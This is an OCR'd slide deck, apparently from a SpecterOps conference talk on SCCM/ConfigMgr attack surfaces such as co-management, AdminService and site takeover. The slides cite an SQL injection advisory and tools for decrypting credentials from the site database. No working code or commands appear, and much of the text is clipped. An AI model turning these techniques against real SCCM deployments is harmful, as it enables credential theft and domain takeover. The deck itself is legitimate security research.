SPECTEROPS

I’m not actually an SCCM admin…

…I just implied it

Garrett Foster

Senior Security Researcher

SPECTEROPS

@unsigned_sh0rt

agenda

agenda recap


agenda co-management

agenda adminservice


agenda upns

agenda takeover


Microsoft




NetCom LEARNING


Selected SCCM Timeline
SMS was renamed to System Center Configuration Manager (SCCM)
SCCM was renamed to Microsoft Endpoint Configuration Manager (MECM)
SCCM Current Branch 1511
MECM was renamed to Microsoft Configuration Manager (ConfigMgr)
Release of System Management Server (SMS) 1.0
SMS Server 2003
SCCM 2012 SP1
1994
2000
2003
2007
2012
2015
2020
2023
IT security coverage
2012
2013
2015
2016
2022
2023
DefCon 20 Talk [1]
Blog Post [2]
3x Blog Posts 1x Tool
3x Blog Posts 1x Tool
6x Blog Posts 2x Tools
3x Blog Posts 1x Tools



README
Contributing
GPL-3.0 license
SpecterOps Sponsored Project
Slack #sccm
Follow @subat0mik
Follow @_Mayyhem
Follow @unsigned_sh0rt
Misconfiguration Manager
MISCONFIGURATION
MANAGER


Search | ENGLISH
SYNACKTIV
ADVISORIES POSTS RESOURCES
MICROSOFT CONFIGURATION MANAGER (CONFIGMGR) 2403 UNAUTHENTICATED SQL INJECTIONS
16/01/2025 - Download
Product
Microsoft Configuration Manager
Severity
Critical
Fixed Version(s)
KB29166583
Affected Version(s)
2403, 2309 and 2303
CVE Number
CVE-2024-43468
Authors
Mehdi Elyassa

Selected SCCM Timeline



IT security coverage




https://systemsecurity.com/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/


README | Contributing | GPL-3.0 license

SpecterOps Sponsored Project | Slack #sccm | Follow @subat0mik | Follow @_Mayyhem | Follow @unsigned_sh0rt

Misconfiguration Manager



MISCONFIGURATION MANAGER



https://www.synacktiv.com/advisories/microsoft-configuration-manager-configmgr-2403-unauthenticated-sql-injections

ALL / RESEARCH & TRADECRAFT

I'd Like to Speak to Secrets with Mana

JUL 15 2025

Share

BY: GARRETT FOSTER • 24 MIN REA

mprecon Public

main 1 Branch 0 Tags Go to file t

temp43487580 Update README.md 5ad74c0

README.md Update README.md

mprecon.py initial commit

register_client.py initial commit

README

SCCMDecryptor-BOF Public

main 1 Branch 0 Tags

NocteDefensor Update README.md

README.md Update README.md

SCCMDecryptor.c Create SCCMDecryp

beacon.h Create beacon.h


makefile Create makefile

sccmdecrypt.cna Update sccmdecryp

README

SCCMDecryptor BOF

A Beacon Object File (BOF) implementation of Adam Chester's @ password blobs retrieved from the site DB. This tool needs to be Systems Management Server" CSP.



Author

Dave Cossa

Senior Red Te
Operator

X-Force Adve
Services

Back in 2022, Adam Che
decrypt credentials vault
Manager (SCCM), such a
an SCCM Site Server. This o
decryption process was furt
thread here. While this was
decryption in SCCM, as Ada
recreated the functionality
Mimikatz, originally added t
decryption was subsequent
shamelessly ripped it off and tossed it into SQLRecon).

Dave Cossa
@G0ldenGunSec

New BH OpenGraph stuff is pretty cool, threw together a super basic PoC to map attack paths through SCCM this afternoon using data pulled from the site DB:

SYNACKTIV

Owning SCCM
A Journey from Research to Critical Discovery

x33fcon

x33fcon 2025

Tenant Attach

Cloud Management Gateway

Co-Management

Cloud Management Gateway


Azure VM that acts as a proxy for clients without physical or VPN access

Co-Management

Integrates with Microsoft Intune to enable management from both services

Co-Management

Cloud Management Gateway



Azure Services Wizard
Azure Services
Azure Services
App
Discovery
Cloud Sync
Summary
Progress
Completion
Configure Azure Services
The wizard helps you deploy and configure Azure services through Configuration Manager.
Select an Azure service and specify the name and description:
Name:
cm_service
Descriptio
Cloud Management
Administration Service Management
